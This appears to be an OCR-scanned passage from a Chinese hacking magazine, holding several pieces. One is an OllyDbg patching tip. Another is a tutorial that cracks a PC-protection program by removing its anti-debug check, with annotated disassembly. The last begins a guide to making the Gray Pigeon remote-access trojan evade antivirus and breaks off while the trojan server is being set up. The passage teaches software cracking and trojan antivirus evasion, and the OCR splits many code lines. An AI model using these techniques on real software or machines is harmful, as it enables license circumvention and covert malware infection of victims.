在脱壳破解的过程中，我们往往要在目标程序中写入一些附加代码以方便对程序的控制，这些代码称为Patch Code，常常用于取消输入表加密，修复SDK，跳过某些功能代码等场合。在一个传统的调试器中，我们必须构造这样一些代码：

```
jmp YYYYYYYY
XXXXXXXX:
;------------------------------------------
YYYYYYYY:
                        ;执行附加功能
                        jmp XXXXXXXX
```


其实有一个方法可以把我们从这些繁琐的Jmp中解放出来。在OllyDbg的反汇编窗口中左键点击选中一条指令，然后调出右键菜单，在其中选择New origin here，这时下一步要执行的指令就自动修正为我们选中的汇编代码。有了这个功能，我们再也不用Jmp来Jmp去，只要把核心功能代码写入一个空白的内存区域，让OllyDbg自动把执行流转向我们的代码，待执行完毕后再重定向到原来的位置，让程序若无其事地继续往下跑吧！

OllyDbg与SoftICE的调试功能孰强孰弱，相信已经自见分晓了。对于Ring 0级别的应用程序，OllyDbg是我们不二的选择，它在脱壳破解方面的功能优化已经得到了大多数Cracker的承认。当然要对付驱动级的代码，我们就只有乖乖地搬出稳如泰山的SoftICE了。

icefire: 易语言是一款由国人开发的可视化面向对象编程工具，随着学习和使用易语言的人越来越多，用易语言编写的程序也越来越多。大家知道，脱壳得先找到程序的OEP，破解程序得在程序领空进行分析。易语言编译的程序有点像是加了一层壳，按通常加壳程序的破解方法是脱壳后分析，但是易语言的连接器是不能去除的，所以只有“带壳分析”。本文将带着你学习如何快速到达易语言非独立编译程序的“OEP”。

适合读者: 易语言程序员、逆向爱好者

前置知识: 汇编入门知识、OD的简单使用、易语言相关知识



破解易语言非独立编译程序

——实战《飓星电脑侍卫》反调试篇

文/图　披着猫皮的虎

可能有些朋友还不了解易语言编译的方式及特点，下面简单的讲一下。

1.独立编译 是指易语言编译时，程序和易支持库打包在一个exe文件中。程序可以脱离易语言环境使用。其中易支持库是以附加数据方式加在文件尾部，所以一般用Peid查壳会显示Microsoft Visual C++ 6.0 [Overlay]。

2.非独立编译 是指易语言编译时，单独编译exe文件，这样生成的文件体积小。必须带上支持库才能使用程序，Peid查壳显示Microsoft Visual C++ 6.0。

小提示：有些Peid带特征数据库则可以显示为E language *）。

3.易语言编译的程序的启动过程 易语言为了保证跨平台使用，将程序按易格式编译并封装到exe文件的.ecode代码段中，启动程序时连接器会对.ecode段进行封装成为本地可执行代码。

逆向过程

使用工具

HA_OllyDBG_1.10_second_cao_cong_fix、Peid v0.94。

程序简介

飓星电脑侍卫是一款保护电脑不被别人非法使用的软件。

【初步分析】

1.用Peid查壳为Microsoft Visual C++ 6.0，又在目录下看到krnln.fnr（易语言支持库），肯定是非独立编译的。如图1 所示。




图1

2.用OllyDBG加载主程序，按F9运行。OllyDBG被关闭，说明程序有反调试代码。

【逆向分析】

1.快速到达程序"OEP"

用OllyDBG再次加载主程序，来到00401000处，远CALL步过近CALL步入，所以用F7步入CALL 0040100B。来到0040100B处后，用F8一直走到00401191处。看如下代码

```
00401000 >/$ E8 06000000   CALL 飓星电脑.0040100B ;
非独立编译程序的入口，按F7步入
00401005  |. 50            PUSH EAX     ; /ExitCode
00401006  \. E8 BB010000   CALL <JMP.&KERNEL32.
ExitProcess>    ; \ExitProcess
0040100B  /$ 55            PUSH EBP
0040100C  |. 8BEC          MOV EBP,ESP
0040100E  |. 81C4 F0FEFFFF ADD ESP,-110
00401014  |. E9 83000000   JMP 飓星电脑.0040109C
00401019  |. 6B 72 6E 6C 6>ASCII "krnln.fnr",0
00401023  |. 6B 72 6E 6C 6>ASCII "krnln.fne",0
0040102D  |. 47 65 74 4E 6>ASCII "GetNewSock",0
00401038  |. 53 6F 66 74 7>ASCII "Software\FlySky\"
00401048  |. 45 5C 49 6E 7>ASCII "E\Install",0
00401052  |. 50 61 74 68 0>ASCII "Path",0
00401057  |. 4E 6F 74 20 6>ASCII "Not found the ke"
00401067  |. 72 6E 65 6C 2>ASCII "rnel library or "
00401077  |. 74 68 65 20 6>ASCII "the kernel libra"
00401087  |. 72 79 20 69 7>ASCII "ry is invalid!",0
00401096  |. 45 72 72 6F 7>ASCII "Error",0
0040109C  |> 8D85 FCFEFFFF LEA EAX,DWORD
PTR SS:[EBP-104]
004010A2  |. 50            PUSH EAX     ; 初
始化，准备加载易支持库
004010A3  |. E8 44010000   CALL 飓星电脑.004011EC
004010A8  |. 68 19104000   PUSH 飓星电脑.00401019
; /StringToAdd = "krnln.fnr"
004010AD  |. 8D85 FCFEFFFF LEA EAX,DWORD
PTR SS:[EBP-104]   ; |
004010B3  |. 50            PUSH EAX     ; |ConcatString
004010B4  |. E8 25010000   CALL <JMP.&KERNEL32.
lstrcatA>       ; \lstrcatA
004010B9  |. 50            PUSH EAX     ; /FileName
004010BA  |. E8 19010000   CALL <JMP.&KERNEL32.
LoadLibraryA>   ; \LoadLibraryA
004010BF  |. 85C0          TEST EAX,EAX ; 测试支持
库加载是否成功，成功则使004010C1处JNZ 00401165跳转
004010C1  |. 0F85 9E000000 JNZ 飓星电脑.00401165
;   不成功则从注册表中找易程序的安装目录
```

```
  004010C7  |.  8D85 F4FEFFFF LEA EAX,DWORD
PTR SS:[EBP-10C]
  004010CD  |.  50         PUSH EAX       ; /pHandle
  004010CE  |.  68 19000200   PUSH 20019
; |Access = KEY_READ
  004010D3  |.  6A 00       PUSH 0  ; |Reserved = 0
  004010D5  |.  68 38104000  PUSH 飓星电脑.00401038
; |Subkey = "Software\FlySky\E\Install"
  004010DA  |.  68 01000080   PUSH 80000001
; |hKey = HKEY_CURRENT_USER
  004010DF  |.  E8 36010000  CALL <JMP.&ADVAPI32.
RegOpenKeyExA>     ; \RegOpenKeyExA
  ……略去代码若干……
  0040116B  |.  68 2D104000  PUSH 飓星电脑.0040102D
; /ProcNameOrOrdinal = "GetNewSock"
  00401170  |.  50   PUSH EAX          ; |hModule
  00401171  |.  E8 5C000000  CALL <JMP.&KERNEL32.
GetProcAddress>     ; \GetProcAddress
  00401176  |.  85C0        TEST EAX,EAX
  00401178  |.  74 20       JE SHORT 飓星电脑.0040119A
  0040117A  |.  68 E8030000  PUSH 3E8
  0040117F  |.  FFD0        CALL EAX
  00401181  |.  85C0        TEST EAX,EAX
  00401183  |.  74 15       JE SHORT 飓星电脑.0040119A
  00401185  |.  E8 00000000  CALL 飓星电脑.0040118A
  0040118A  |$  810424 761E00>ADD DWORD PTR SS:
[ESP],1E76
  00401191  |.  FFD0     CALL EAX      ; 此CALL将
加载易格式进行本地封装等操作
  00401193  |.  6A 00     PUSH 0  ; /ExitCode = 0
  00401195  |.  E8 2C000000  CALL <JMP.&KERNEL32.
ExitProcess>   ; \ExitProcess
```

从上面代码来看,00401191处的CALL EAX将加载易格式进行本地封装等操作,用F7步入CALL EAX。到达1002973A,此时为krnln.fnr领空,代码如下:

```
  1002973A   55           PUSH EBP
  1002973B   8BEC          MOV EBP,ESP
  1002973D   8B45 08        MOV EAX,DWORD PTR
SS:[EBP+8]      ; 编译后的易格式可执行数据头信息
  10029740   50           PUSH EAX
  10029741   B9 10DB0E10  MOV ECX,krnln.100EDB10
  10029746   E8 04F5FFFF    CALL krnln.10028C4F
; F7步入
  1002974B   5D           POP EBP
  1002974C   C2 0400        RETN 4
```

由1002973A向下看可以发现只有一个CALL 10028C4F,用F7步入进去看看,到达10028C4F处,代码如下:

```
  10028C4F  55   PUSH EBP   ; 对易格式进行本地封装
  10028C50   8BEC          MOV EBP,ESP
  10028C52   83EC 08        SUB ESP,8
  10028C55   53           PUSH EBX
  10028C56   56           PUSH ESI
  10028C57   57           PUSH EDI
  10028C58   894D F8   MOV DWORD PTR SS:[EBP-
8],ECX
  10028C5B   FF15 DC230C10   CALL DWORD PTR
DS:[<&KERNEL32.GetProcess>; kernel32.GetProcessHeap
  10028C61   8B4D F8    MOV ECX,DWORD PTR SS:
[EBP-8]
  10028C64   8981 50040000  MOV DWORD PTR DS:
[ECX+450],EAX
  10028C6A  8B55 08  MOV EDX,DWORD PTR SS:[EBP+8]
  10028C6D   8B42 30       MOV EAX,DWORD PTR
DS:[EDX+30]
  10028C70   83E0 01          AND EAX,1
  10028C73   85C0            TEST EAX,EAX
  10028C75   75 10       JNZ SHORT krnln.10028C87
  10028C77   8B4D 08  MOV ECX,DWORD PTR SS:
[EBP+8]
  10028C7A   51              PUSH ECX
  10028C7B   8B4D F8   MOV ECX,DWORD PTR SS:
[EBP-8]
  10028C7E   E8 6DFB0200    CALL krnln.100587F0
; 封装完成,跳向主程序的入口(OEP)
  10028C83  - FFE0    JMP EAX  ;  星电脑.00529806
```

用F8执行到10028C7E处,此CALL将易格式封装完成后返回到10028C83,此行中的EAX就是程序的入口点,有点像是在找加过壳的程序的OEP,所以本文标题为《快速到达易语言非独立编译程序的"OEP"》。执行JMP EAX后,到达00529806处,我们就跑到程序领空了。此时用OllyDBG的超级字符串查找插件可以查找程序中的相关信息了。如图2所示。




图2

经过分析多个易语言非独立编译的程序,发现过程和上面一样,方法通用。我也写了一个简单的OllyDBG自动脚本,使用脚本可以让OllyDBG自动跑到程序的"OEP"处(脚本可以在光盘中找到)。

2 去除程序的反调试

蛇打七寸,易语言非独立编译程序的弱点也就在于找到"OEP",找到之后想对程序做什么也就简单了,如去除《飓星电脑侍卫》的反调试。

在00529806 处下断点,Ctrl+F2重新加载程序,F9运行,断在00529806处。代码如下:

```
  00529806    FC   CLD       ; 真正进入程序领空了,
此处相当于"OEP"
  00529807    DBE3    FINIT      ; 在此处用字符串
插件可以搜索到程序中的相关文本信息了
  00529809   E8 AFFCFFFF   CALL 飓星电脑.005294BD
  0052980E   68 6E965200   PUSH 飓星电脑.0052966E
  00529813   B8 03000000    MOV EAX,3
  00529818   E8 27000000   CALL 飓星电脑.00529844
  0052981D    83C4 04        ADD ESP,4
  00529820   E8 AEC5FFFF  CALL 飓星电脑.00525DD3
; 此CALL会使OD退出
  00529825   E8 B909FFFF  CALL 飓星电脑.0051A1E3
  0052982A    50          PUSH EAX
  0052982B   E8 0E000000   CALL 飓星电脑.0052983E
  00529830   E8 03000000   CALL 飓星电脑.00529838
```

用F8步过粗略跟踪，得知执行CALL 00525DD3后会使OllyDBG关闭，重新加载后用F7步入看看。代码如下：

```
00525DD3   55          PUSH EBP    00525DD4    8BEC
MOV EBP,ESP
00525DD6   E8 6B020000   CALL 飓星电脑.00526046
00525DDB   E8 0A030000   CALL 飓星电脑.005260EA
00525DE0   E8 92040000   CALL 飓星电脑.00526277
00525DE5   E8 00030000   CALL 飓星电脑.005260EA
00525DEA   E8 57020000   CALL 飓星电脑.00526046
00525DEF   E8 EB050000   CALL 飓星电脑.005263DF
00525DF4   E8 4D020000   CALL 飓星电脑.00526046
00525DF9   E8 EC020000   CALL 飓星电脑.005260EA
00525DFE   E8 74040000   CALL 飓星电脑.00526277
00525E03   E8 E2020000   CALL 飓星电脑.005260EA
00525E08   E8 39020000   CALL 飓星电脑.00526046
00525E0D   E8 34020000   CALL 飓星电脑.00526046
00525E12   E8 D3020000   CALL 飓星电脑.005260EA
00525E17   E8 5B040000   CALL 飓星电脑.00526277
00525E1C   E8 C9020000   CALL 飓星电脑.005260EA
00525E21   E8 20020000   CALL 飓星电脑.00526046
00525E26   E8 5B140000   CALL 飓星电脑.00527286
00525E2B   E8 16020000   CALL 飓星电脑.00526046
00525E30   E8 B5020000   CALL 飓星电脑.005260EA
00525E35   E8 3D040000   CALL 飓星电脑.00526277
00525E3A   E8 AB020000   CALL 飓星电脑.005260EA
00525E3F   E8 02020000   CALL 飓星电脑.00526046
00525E44   E8 FD010000   CALL 飓星电脑.00526046
00525E49   E8 9C020000   CALL 飓星电脑.005260EA
00525E4E   E8 24040000   CALL 飓星电脑.00526277
00525E53   E8 92020000   CALL 飓星电脑.005260EA
00525E58   E8 E9010000   CALL 飓星电脑.00526046
00525E5D   E8 D9140000   CALL 飓星电脑.0052733B
; 执行此CALL会OD关闭
```

```
省略部份代码……
0052601F     B8 00000000      MOV EAX,0
; 修改00525E5D处代码，使程序跳转到此处
00526024   E9 19000000    JMP 飓星电脑.00526042
00526029   E8 18000000    CALL 飓星电脑.00526046
0052602E   E8 B7000000    CALL 飓星电脑.005260EA
00526033   E8 3F020000    CALL 飓星电脑.00526277
00526038   E8 AD000000    CALL 飓星电脑.005260EA
0052603D   E8 04000000    CALL 飓星电脑.00526046
00526042   8BE5           MOV ESP,EBP
00526044   5D             POP EBP
00526045   C3             RETN
```

小提示 OllyDBG被意外关闭，则关闭前记录的断点将不被保存，所以必须重新加载一下程序以便保存断点。


好多CALL，用F8步过粗略跟踪，得知执行00525E5D处CALL 0052733B后会使OllyDBG关闭。重新加载后来到达00525E5D处，将CALL 0052733B修改为JMP 0052601F，F9运行程序界面就出来了。就这样，反调试代码也去除了。

记得修改并另存为新文件再去研究算法或爆破，具体破解过程本文不再赘述！

逆向总结

本文的目的是教你如何快速到达易语言非独立编译程序的OEP，通用于所有由易语言非独立编译的程序。尽管《飓星电脑侍卫》程序加入了反调试的代码，但是设计不够严密还是很容易被破解的。希望此文能给易程序员一些启示，加强自身保护。

适合读者：木马爱好者
前置知识：破解基础知识



VIP会员学习成果展：制作免杀版黑防灰鸽子

文/图 [黑防VIP]op336 火龙

最近加入了黑防的VIP，看到大家都在寻求黑防鸽子的免杀版。我也是个菜鸟，希望能和大家多多交流，现在把我的鸽子免杀经验和大家一起分享。

今天的教程是CSERVER.DAT免杀，大家都知道灰鸽子2.02的H_Client.exe是通过CSERVER.DAT生成的，CSERVER.DAT与生成的服务端的区别就在于配置信息，所以只要CSERVER.DAT免杀了，生成的服务端自然免杀。

使用工具如下：OllyDBG 汉化第二版，PEiD v0.94，木马彩衣免杀版.exe，PEditor.exe，NsPack.V3.5.CracKed，黑防鸽子专版，ResHacker。

首先我们可以到黑防的VIP软件中下载"黑防鸽子专版"，至于其他站点下载的可能有后门。解压时杀毒软件会提示H_Client.exe和CSERVER.DAT都是木马。所以我们需要关闭杀毒软件。先将CServer.dat改成.EXE，然后用PEiD打开CServer.exe，发现是用Borland Delphi 6.0 – 7.0写的，没有加壳。如图1 所示。

我们在做免杀时也不能加壳，不然生成服务端时，自己的上线配置信息就无法写入。当我们生成好服务端后，再加一层压缩壳。毕竟灰鸽子的服务端实在是太大了。

今天主要介绍的是CServer.dat跳转入口地址、加花等免杀技巧。看来也没什么，不过按照本文的方法制作免杀服务端，我们就可以不用CLL来定位所有杀毒软件的




图1

特征码再制作免杀了。我的鸽子到现在都没被杀过，只要大家自己动手做免杀，杀毒软件还会那么强吗？

先用黑防鸽子生成一个服务端，点击"配置服务端"，上线IP就随便填一个，如111.111.111.111，如图2 所示。

